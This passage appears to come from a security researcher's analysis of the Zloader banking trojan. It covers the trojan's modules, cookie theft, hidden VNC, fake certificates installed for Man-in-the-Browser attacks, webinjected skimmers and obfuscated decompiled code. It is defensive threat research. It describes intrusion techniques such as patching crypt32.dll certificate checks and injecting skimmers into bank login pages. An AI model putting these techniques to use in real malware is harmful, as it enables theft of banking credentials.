Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
10428	1	10300	1330C	DllGetVersion	
1042C	2	89C0	1331A	_dist_code	
10430	3	8BC0	13325	_length_code	
10434	4	8EA0	13332	_tr_align	
10438	5	9140	1333C	_tr_flush_block	
1043C	6	9B90	1334C	_tr_init	

zlib1.dll – fragment of the Export Table

The sqlite3.dll is used for the purpose of reading and stealing cookies from the browsers' databases. The libssl.dll – for establishing the encrypted connections, but also generation of the custom certificate, that will be used for the purpose of Man-In-The-Browser attacks. The zlib1.dll is for compression and decompression of data sent and received over HTTP (gzip).

One more malicious DLL is a VNC module (f3d2e4606a8964b8910dd8172b5c98e02f27e00b6082d7af220e2edfdbf7eb40) – that allows to open a hidden VNC connections to the victim machine.

Offset	Name	Value	Meaning
407B4	TimeDateStamp	0	czwartek, 01.01.1970 00:00:00 UTC
407B8	MajorVersion	0	
407BA	MinorVersion	0	
407BC	Name	407D8	hvnc32.dll
407C0	Base	0	
407C4	NumberOfFunctions	3	
407C8	NumberOfNames	2	
407CC	AddressOfFunctions	407E3	
407D0	AddressOfNames	407EF	
407D4	AddressOfNameOrdinals	407F7	

Exported Functions [3 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
407E3	0	0	-		
407E7	1	1530D	407FB	VncStartServer	
407EB	2	152DA	4080A	VncStopServer	

Modules for 64 bit system

On a 64-bit system, Zloader uses one more DLL for the purpose of injections (`64_gate32.dll`). It is a 32-bit PE that can access a 64-bit environment with the help of the Heaven's Gate technique. Its usage and technical details will be explained in [the further part of this post.]

- e0a3355b40e6660e35037da9680fcaabef458ee8a6ef7c7cc742324124c8e39

Offset	Name	Value	Meaning
800	Characteristics	0	
804	TimeDateStamp	0	czwartek, 01.01.1970 00:00:00 UTC
808	MajorVersion	0	
80A	MinorVersion	0	
80C	Name	2028	64_gate32.dll
810	Base	0	
814	NumberOfFunctions	5	
818	NumberOfNames	4	
81C	AddressOfFunctions	2036	
820	AddressOfNames	204A	
824	AddressOfNameOrdinals	205A	

Exported Functions [5 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
836	0	0	-		
83A	1	11B3	2062	CmpMem64	
83E	2	113D	206B	GetMem64	
842	3	123F	2074	GetTEB64	
846	4	1006	207D	X64Call	

There is also a 64-bit version of the main module that will be injected into 64-bit processes:

3aa6edf03880493e9e16cc5ee1cf79996901c814cbe6e43b001327b6897eea59


Similarly, a 64-bit version of the VNC is being used.

Looking at the modules, we can find many analogies to banking trojans based on ZeuS.

Pairing with a browser


The main module inside `msiexec` runs a local server, to which the other implanted modules are connecting, and sending the stolen data.

The image below represents the view from *Process Explorer*, listing the connections opened by msiexec as well as the ones open by Firefox. One of the connections established by Firefox links it with the local server, running inside msiexec. We can see a pair of connections where the msiexec uses local port 18301 and remote 49937 (which is the port open by Firefox), while Firefox uses local port 49937 and remote 18301 (which is the port open by msiexec).




Fake certificates

The malware installs a fake certificate for the Man-In-The-Browser attack. This is how the connection with the fake certificate looks like in various browsers:




Fake certificate in Firefox


Firefox doesn't show anything alarming at first glance, but when we click on the details of the connection we will find the message *"Mozilla does not recognize this certificate issuer. It may have been added from your operating system or by an administrator"*. More advanced users may get suspicious at this point.



Fake certificate in Internet Explorer

In the case of Internet Explorer nothing like this occurs, and only a closer analysis of the Issuer and Certification Path may raise concerns that the certificate is not legitimate.


Facebook - Log In or Sign Up
view-source:https://www.s
facebook.com
Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• All application policies
Issued to: www.facebook.com
Issued by: Ocgabyo
Valid from 2020- 01- 31 to 2021- 01- 30
Issuer Statement
Learn more about certificates
OK



Fake certificate in Chrome


In the case of Chrome, the situation looks very similar like in the Internet Explorer. We need to see the certificate's details, read the Issuer and the Certification Path to find out the fraud. For the less advanced users, it may be too difficult to notice the alarming indicators.

The differences between how Firefox displays the certificate versus Internet Explorer and Chrome, are caused by a different way in which the malicious certificate is installed. In the case of Internet Explorer and Chrome, the malware author patched the functions in `crypt32.dll` responsible for validation of the certificate in order to bypass the security measures. In the case of Firefox, it just installed the malicious certificate with the help of the certutil tool.

We will see the implementation of those techniques in the further part of this post.

Webinjects

When we visit one of the targeted sites, we can also observe a malicious script being injected into the original website content. In the example below, the login page of Scotiabank was implanted with a skimmer. The malicious javascript is inlined in the header of the website.



The highlighted line shows the malicious script injected in the header.

The difference can be noticed when we compare it with the original source:

The content of the elements that are going to be injected is defined by templates that are [downloaded from the C2](#).

Inside

This analysis details on 32-bit modules of the bot. Most of the 64-bit modules are analogical. Yet, the 64-bit modules are going to be referenced whenever they introduce any functionality that is not present in the 32-bit version.

The initial sample (loader) that is distributed in campaigns, is usually packed with the help of some underground crypter. The used crypters change periodically, and most likely created by a third-party. That’s why this analysis will not include analysis of the packing in this report. Automated unpacking of the used samples was done with the help of PE-sieve.

Obfuscation

In order to make analysis more difficult, all of the malicious modules of this Zbot are obfuscated. The characteristics of the obfuscation indicates that it has been applied on the source-code, pre-compilation. It contrasts with most malware, where the only protection is the layer added post-compilation, with the help of a crypter/protector.

Each release of the bot contains randomized obfuscation. Although the resulting code is different, yet the patterns are similar every time. This indicates that the same code obfuscator was used for each release, and the generated obfuscation artifacts are being randomized on each use.

According to the advertisement on the underground forum, the obfuscator is custom, developed by the author of the bot themselves.

Constants

Many of the constants used in the code are obfuscated. Instead of being hard-coded, they are calculated just before use, by a unique, obfuscated function.

For example, instead of giving a parameter as a value of 2, the dedicated function is being called to calculate it:

```
param = val_2();
v4 = init_internals(param, param);
```

Inside the function calculating the value of 2 we can find calls for various other functions, and use of globals that may need to be pre-initialized.

```
v13 = sub_10080F70(1398715290, -1);
v23 = sub_10080290(v12 & 0x535EB39A | v13 & v11, ~(v6 - v10) & 0x535EB39A | v13 & (v6 - v10)) | ~(v12 | ~(v6 - v10)) & (v13 |
v26 = v7 + v23;
v14 = dword_1009E658;
v15 = and_values(-845914299, ~dword_1009E658);
result = (v15 | and_values(v14, 845914298)) ^ 0x9C6C7FCB;
v16 = -dword_1009E598;
v17 = substract_values_1(0, (signed __int16)(v7 + v23));
dword_1009E59C = -and_values2(v16, v17);
v18 = dword_1009E59C & ~v25;
v24 = v18 | sub_100816D0(v25, ~dword_1009E59C);
if ( ~((v24 != -1168244651) | (unsigned __int8)~is_equal_5(v7, 1964824385)) & 1 )
{
  v21 = dword_1009E600 + v24;
  byte_1009E5CF = dword_1009E600 + v24 + -128;
  v19 = v23 - substract_values(0, byte_1009E5CF);
  dword_1009E598 = xor_values_0(224414680, ~v19 & 0xD604BC8 | v19 & 0xF29FB437);
}
if ( sub_10092CE0(v24, v21) & 1 || is_equal_1(v25, dword_1009E600) )
{
  dword_1009E600 = dword_1009E59C + v26 - dword_1009E598;
  v23 = (~dword_1009E600 & 0xF85BCCBD | dword_1009E600 & 0x7A43342) ^ 0xF85BCEBD;
}
dword_1009E598 = v23;
return result;
}
```

This makes emulation of those functions challenging.

Arithmetic operations

Various arithmetic operations used by malware, as well as comparisons, are also obfuscated. Instead of being implemented in a standard way, they are managed by multiple dedicated functions, each of them is obfuscated.

Example:

Instead of using a comparison operator == the malware implements its own function `is_equal(val1, val2)`, and this function is internally obfuscated, in order to make its role non-obvious.

```
bool __cdecl is_equal_10(int val1, int val2)
{
  char v3; // [esp+23h] [ebp-9h]

  v3 = dword_1009E5C8 - (dword_1009E5C8 ^ dword_1009E5B4);
  dword_1009E5B4 = -(v3 + 8);
  dword_1009E5C8 = (char)(-(val1 == val2) - (v3 - ((-(char)(v3 + 8) | 0x40) + 32)));
  return val1 == val2;
}
```

To make things more complicated, various parts of the code use diverse versions of the `is_equal` function - and each of them is obfuscated in a randomized way.

```c
bool __cdecl is_equal_11(int val1, int val2)
{
  int v3; // [esp+0h] [ebp-28h]
  int v4; // [esp+4h] [ebp-24h]
  int v5; // [esp+8h] [ebp-20h]
  int v6; // [esp+Ch] [ebp-1Ch]
  int v7; // [esp+10h] [ebp-18h]
  int v8; // [esp+14h] [ebp-14h]
  int v9; // [esp+18h] [ebp-10h]
  int v10; // [esp+1Ch] [ebp-Ch]
  char v11; // [esp+23h] [ebp-5h]

  v3 = 2048;
  v4 = 2048;
  v5 = 2048;
  byte_1009E5CD = dword_1009E59C;
  v9 = (dword_1009E59C + 2048) | (char)dword_1009E59C;
  v8 = (dword_1009E59C + 2048) | (char)dword_1009E59C;
  v7 = v8 + 2048;
  v6 = (char)dword_1009E59C - (v8 + 2048);
  dword_1009E59C = v9 - v6;
  v10 = (v9 - v6) ^ v8;
  v11 = v8 + v10;
  if ( v9 - v6 == 825874400 && v10 == -1747018264 )
  {
    byte_1009E5CD = v6 + v11;
    v9 = v3 & (char)(v6 + v11);
    v8 = v5 + v9;
  }
  if ( v9 == 1918268816 && v6 == -86569951 && dword_1009E59C != v10 && v10 <= v11 && v9 != v8 )
  {
    v7 = v8 + dword_1009E59C;
    dword_1009E59C = v10 * (v8 + dword_1009E59C) * v11;
    v10 = v4 - dword_1009E59C;
  }
  byte_1009E5CD = v9 - v10 * byte_1009E5CD;
  dword_1009E59C = (-(val1 == val2) - (v8 ^ byte_1009E5CD)) ^ v7;
  return val1 == val2;
}
```


Some versions also contain redundant parameters.

```
char __usercall is_equal_7@<al>(int redundant_param@<eax>, char val1, unsigned __int8 val2)
{
  int v3; // esi
  int v4; // esi
  int v5; // edx
  int result; // [esp-4h] [ebp-2Ch]
  int v8; // [esp+0h] [ebp-28h]
  int v9; // [esp+4h] [ebp-24h]
  int v10; // [esp+8h] [ebp-20h]
  int v11; // [esp+Ch] [ebp-1Ch]
  int v12; // [esp+10h] [ebp-18h]
  int v13; // [esp+14h] [ebp-14h]
  int v14; // [esp+18h] [ebp-10h]
  __int16 v15; // [esp+1Ch] [ebp-Ch]
  char v16; // [esp+1Fh] [ebp-9h]

  LOBYTE(redundant_param) = val2;
  v8 = 512;
  v9 = 32;
  v13 = 8;
  v15 = 2;
  v3 = (dword_1009E5E4 - 2) | 2;
  v14 = v3;
  v4 = v3 & 8;
  v11 = dword_1009E5E4 - 2 + v4;
  v5 = v4 | (v14 - v11);
  v12 = v5 + 32;
  dword_1009E5E4 = v11 - (v5 + 32);
  v16 = (v14 - v11) ^ (v11 - (v5 + 32));
  dword_1009E5D4 = v5 * v16;
  v14 = dword_1009E5D4 + 512;
  result = redundant_param;
  LOBYTE(result) = val1 == val2;
  v10 = dword_1009E5D4 + 512 + v5 + 32;
  v11 = v10 - val2;
  dword_1009E5F0 = dword_1009E5E4 + v11;
  dword_1009E5C4 = (dword_1009E5E4 + v11) ^ v16;
  if ( dword_1009E5E4 <= v16 || dword_1009E5F0 == dword_1009E5C4 )
  {
    v12 = dword_1009E5C4 * v15;
    dword_1009E5E4 = v13 * v12;
  }
  dword_1009E5F0 = dword_1009E5E4;
  return result;
}
```

In between, we can encounter redundant API calls. In the below example, before the comparison is made additional conditions are being checked, and meaningless calls to `RealeaseDC` and `GetStringTypeW` are made.

```
if ( v17 && v14 == 695179012 )
{
  v19 = (HWND)&v16[v15 + 2048];
  word_94378 = ReleaseDC(v19, (HDC)word_94378);
  v20 = (WORD *)v19;
  v21 = (int)v19;
  _val2 = a2;
  v22 = GetStringTypeW(v13, (LPCWSTR)v13, v21, v20);
  v23 = -1;
  if ( a1 <= a2 )
    v23 = 0;
  v14 = (signed __int16)(v22 * v23);
}
result = a1 > _val2;
lpchText = v14;
return result;
}
```

Deobfuscation is difficult also because of the huge diversity of implementations of those simple functions. A list of various instances of `is_equal` function in one of the analyzed samples shows the diversity:



Start	End	Name	Type	Args	Is refered by	Refers to
10093870	10093916	is_equal_10	__cdecl	(int val1, int val2)	8	4
10092b70	10092cd7	is_equal_11	__cdecl	(int val1, int val2)	1	9
